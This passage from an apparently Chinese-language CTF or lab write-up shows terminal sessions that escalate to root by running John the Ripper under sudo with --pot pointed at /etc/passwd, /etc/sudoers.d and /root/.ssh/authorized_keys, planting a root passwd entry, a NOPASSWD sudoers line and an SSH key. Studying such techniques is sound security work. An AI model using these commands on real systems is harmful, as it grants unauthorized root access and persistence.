1g 0:00:00:00 DONE (2026-06-02 13:54) 16.66g/s 16.66p/s 16.66c/s 16.66C/s $1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ cat ~/.john/john.pot
$dynamic_0$85efdaaaaba78e12b2fa7dce0b0444fc:$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
# 可以看到已经写入了。
Oauth:/tmp$ sudo john --wordlist=pass.txt --format=Raw-MD5 hash.txt --pot=/etc/passwd
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash (?)
1g 0:00:00:00 DONE (2026-06-02 13:56) 12.50g/s 12.50p/s 12.50c/s 12.50C/s $1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ su '$dynamic_0$85efdaaaaba78e12b2fa7dce0b0444fc'
Password:
Oauth:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```
可以看到`提权成功`。
`scdyh` 的 提权思路和 `lnnn` 的 提权思路是相同的,只是最终写入的文件是不同的。
`scdyh` 的 提权思路:`john` 把密码爆破成功后,会以 `hash:密码` 的格式写入到 `~/.john/john.pot`文件里,`hash`对于我们来说是垃圾信息,`--field-separator-char=C 在输入文件和 pot 文件中用字符“C”代替“:”` ,利用`换行符`将`hash`和`密码隔开`。
```sh
keycloak ALL=(ALL:ALL) NOPASSWD: ALL
# NOPASSWD 后面的 : 不要忘记
```
这是我们的payload,生成hash值:
```sh
╭─ /tmp/123 ─────────────────────────────────────────────────────── 1 ✘ root@kali 06:18:32
╰─ echo -n 'keycloak ALL=(ALL:ALL) NOPASSWD: ALL' | openssl md5
MD5(stdin)= 8f0df3c42c370aee963ce2f1d5d7f589
Oauth:/tmp$ echo '8f0df3c42c370aee963ce2f1d5d7f589' > hash.txt
Oauth:/tmp$ echo 'keycloak ALL=(ALL:ALL) NOPASSWD: ALL' > pass.txt
Oauth:/tmp$ john --wordlist=pass.txt --format=Raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
keycloak ALL=(ALL:ALL) NOPASSWD: ALL (?)
1g 0:00:00:00 DONE (2026-06-02 18:19) 25.00g/s 25.00p/s 25.00c/s 25.00C/s keycloak ALL=(ALL:ALL) NOPASSWD: ALL
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ cat ~/.john/john.pot
$dynamic_0$85efdaaaaba78e12b2fa7dce0b0444fc:$1$so$WM4.wE1EeZcnUF30BnRkB/:0:0:root:/root:/bin/bash
$dynamic_0$8f0df3c42c370aee963ce2f1d5d7f589:keycloak ALL=(ALL:ALL) NOPASSWD: ALL
Oauth:/tmp$ sudo john --wordlist=pass.txt --format=Raw-MD5 hash.txt --field-separator-char=$'\n' --pot=/etc/sudoers.d/pwn_john
using field sep char '
' (0x0a)
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
keycloak ALL=(ALL:ALL) NOPASSWD: ALL (?)
1g 0:00:00:00 DONE (2026-06-02 18:21) 33.33g/s 33.33p/s 33.33c/s 33.33C/s keycloak ALL=(ALL:ALL) NOPASSWD: ALL
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
Oauth:/tmp$ sudo bash
/etc/sudoers.d/pwn_john:1:44: syntax error
$dynamic_0$8f0df3c42c370aee963ce2f1d5d7f589
^
Oauth:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```
发现确实会出现格式错误,只是警告出来,并没有终止代码执行。
还有测试的时候,发现了一些小bug : john 每种类型的hash都有自己的最大密码长度,如果你爆破的密码文件中某些密码长度大于最大长度,就只会截取最大密码长度的的字符用于爆破,比如:(你的密码长度刚好是42,最大密码长度也是42,只会截取到第42个字符再算hash用于爆破),这个需要注意一下。

```sh
Oauth:/tmp# echo '$0$ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali' > hash.txt
Oauth:/tmp# echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali' > pass.txt
Oauth:/tmp# sudo john --wordlist=pass.txt --format=plaintext hash.txt --field-separator-char=$'\n' --pot=/root/.ssh/authorized_keys
/etc/sudoers.d/pwn_john:1:44: syntax error
$dynamic_0$8f0df3c42c370aee963ce2f1d5d7f589
^
using field sep char '
' (0x0a)
Using default input encoding: UTF-8
Loaded 1 password hash (plaintext, $0$ [n/a])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali (?)
1g 0:00:00:00 DONE (2026-06-02 20:29) 33.33g/s 33.33p/s 33.33c/s 33.33C/s ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfy3402O5EN6KOaInOukRh3bNQwoLDjEs88Wb+TuN3f root@kali
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```
---
> 作者: [wArn](https://github.com/21346asz)
> URL: https://blog.1urkers.cn/p/oauth/